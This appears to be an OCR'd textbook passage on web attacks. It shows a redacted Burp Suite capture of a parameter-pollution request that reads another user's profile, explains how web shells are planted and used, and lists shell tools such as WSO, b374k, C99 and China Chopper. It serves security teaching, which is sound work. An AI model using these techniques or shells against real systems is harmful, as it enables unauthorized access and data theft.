
Attackers use tools such as Burp Suite to proxy the traffic and intercept all the traffic to REST API endpoints. Then, they use the parameter pollution technique to send both the attacker's user_id and the victim's user_id in the GET request to gain unauthorized access and retrieve sensitive data from the victim's account. Using this technique, attackers can also compromise the application's functionality because every parameter inside the application is vulnerable to this attack.



```
POST
/[redacted]api/v9/user/activity/profile/[redacted]UserId=3428594&[redacted]UserId=5318415&profilePicId=102014131750
49192 HTTP/1.1
Host: api.[redacted].com
Keep-Alive: Connection
Accept: */*
TIME_OF_CALL: 1464337139000000
[redacted]_ACCESS_TOKEN: 2q[redacted]QoM/PeuU/
Accept-Language: en-IN;q=1
Content-Type: application/x-www-form-urlencoded
Content-Length: 2223
User-Agent: [redacted]/3065 (iPhone; iOS 10.3.1; Scale/3.00)
gzip: Accept-Encoding
Connection: close

payload=%7B%22showInitials%22%3Afalse%2C%22personalQuote%22%3A%22%22%2C%22[redacted]Album%22%3A%5B%7B%2
2photoStatus%22%3A%22APPROVED%22%2C%22objectId%22%3A%2210201413175049192%22%2C%22imageOrder%22%3
A0%2C%22srcBig%22%3A%22http%3A%5C%2F%5C%2Fu2-[redacted].s3.amazonaws.com%5C%2F[redacted]Pictures%5C%2F102
01413175049192.jpg%22%2C%22profilePic%22%3Atrue%7D%2C%7B%22photoStatus%22%3A%22APPROVED%22%2C%22
objectId%22%3A%2210201801229470310%22%2C%22imageOrder%22%3A1%2C%22srcBig%22%3A%22http%3A%5C%2F%5
C%2Fu2-[redacted].s3.amazonaws.com%5C%2[redacted]ctures%5C%2F10201801229470310.jpg%22%2C%22profilePic%
```

```
HTTP/1.1 200 OK
Content-Type: application/json;charset=UTF-8
Date: [redacted] 10:49:05 GMT
Server: Apache-Coyote/1.1
Connection: Close
Content-Length: 4924

{
  "[redacted]Id" : 3428594,
  "firstName" : "[redacted]",
  "lastName" : "B[redacted]",
  "age" : 29,
  "[redacted]Album" : [ {
    "objectId" : 10201801229470310,
    "srcBig" : "http://[redacted].s3.amazonaws.c
    "photoStatus" : "APPROVED",
    "imageOrder" : 1
  }, {
    "objectId" : 10202860843399996,
    "srcBig" : "http://[redacted].s3.amazonaws.c
    "photoStatus" : "APPROVED",
```

Figure 14.97: Screenshot of Burp Suite



Web Shells

- A web shell is a malicious piece of code or script that is developed using **server-side languages** such as PHP, ASP, PERL, RUBY, and Python and are then installed on a target server
- The malicious script enables attackers to **gain remote access** or remote administration capabilities to the target server along with its file system
- Attackers **inject malicious script** by exploiting most common vulnerabilities such as remote file inclusion (RFI), local file inclusion (LFI), exposition of administration interfaces, and SQL injections

Remote Exploitation via SQL injection or RFI
1
Shell.php
w.abc.com
2
Injecting malicious code for web shell
3
HTTP POST www.abc.com/shell.php + executes obfuscated command
Attacker
http://www.abc.com/shell.php
4
Gains remote shell access
Web Server
Executes malicious commands and exfiltrates sensitive data
5

Web Shells

A web shell is a malicious piece of code or script that is developed using server-side languages such as PHP, ASP, PERL, RUBY, and Python, and then installed on a target server. The malicious script enables attackers to gain remote access or remote administration capabilities over the target server along with its file system.

Attackers inject malicious scripts by exploiting most common vulnerabilities such as remote file inclusion (RFI), local file inclusion (LFI), exposition of administration interfaces, and SQL injection. Attackers can also perform XSS attacks using social engineering techniques to install the malicious code.

Attackers also employ network monitoring tools (mainly Wireshark) to discover vulnerabilities that can be exploited later for web shell injection. These vulnerabilities often lie in a web server's software or content management system (CMS).

Web shells are used by the attacker to carry out privilege escalation and gain remote access to download, upload, erase, and execute files on the target web server. Using the web shell, attackers can also steal private data, damage the website's reputation via DDoS attacks, change the structure of the website, make the web page's resources unavailable on the Internet, maintain persistence, exfiltrate data, etc.




Attacker
① Remote Exploitation via SQL injection or RFI
Shell.php
w.abc.com
② Injecting malicious code for web shell
Web Server
③ HTTP POST www.abc.com/shell.php + executes obfuscated command
http://www.abc.com/shell.php
④ Gains remote shell access
⑤ Executes malicious commands and exfiltrates sensitive data

Figure 14.98: Illustration of a web shell

Web Shell Tools

WSO Php Webshell

b374k is a **PHP-based web shell** that allows attackers to monitor running processes and execute remote commands to download, upload, erase or edit files



```
Uname:   Windows NT [redacted]10.0 build[redacted](Windows 10) AMD64 [ Google ] [ Exploit-DB ]     UTF-8
User:    0 ( StarLab ) Group: 0 ( ? )
Php:     7.2.11 Safe mode: OFF [ phpinfo ] Datetime: 2019-04-08 11:55:16                         Server IP:
Hdd:     99.95 GB Free: 5.20 GB (5.21%)                                                          127.0.0.1
Cwd:     [redacted]www/ drwxrwxrwx [ home ]                                                      Client IP:
Drives:  [ c ] [ d ] [ e ] [ g ]                                                                 ::1

File manager
   Name         Size       Modify                 Owner/Group   Permissions   Actions
   [ .. ]       dir        2019-04-08 07:23:51    0/0           drwxrwxrwx    R T
   index.php    1.91 KB    2018-10-17 05:31:22    0/0           -rw-rw-rw-    R T F E D
   wso.php      82.40 KB   2019-04-08 11:55:11    0/0           -rw-rw-rw-    R T F E D

Change dir:
[redacted]/www/
Read file:
Make dir:  [ Writeable ]
Make file:  [ Writeable ]
Execute:
Upload file:  [ Writeable ]
No files selected.
```

https://github.com

Caterpillar WebShell
https://attack.mitre.org

b374k shell
https://github.com

C99
https://github.com

China Chopper
https://attack.mitre.org

R57
https://github.com

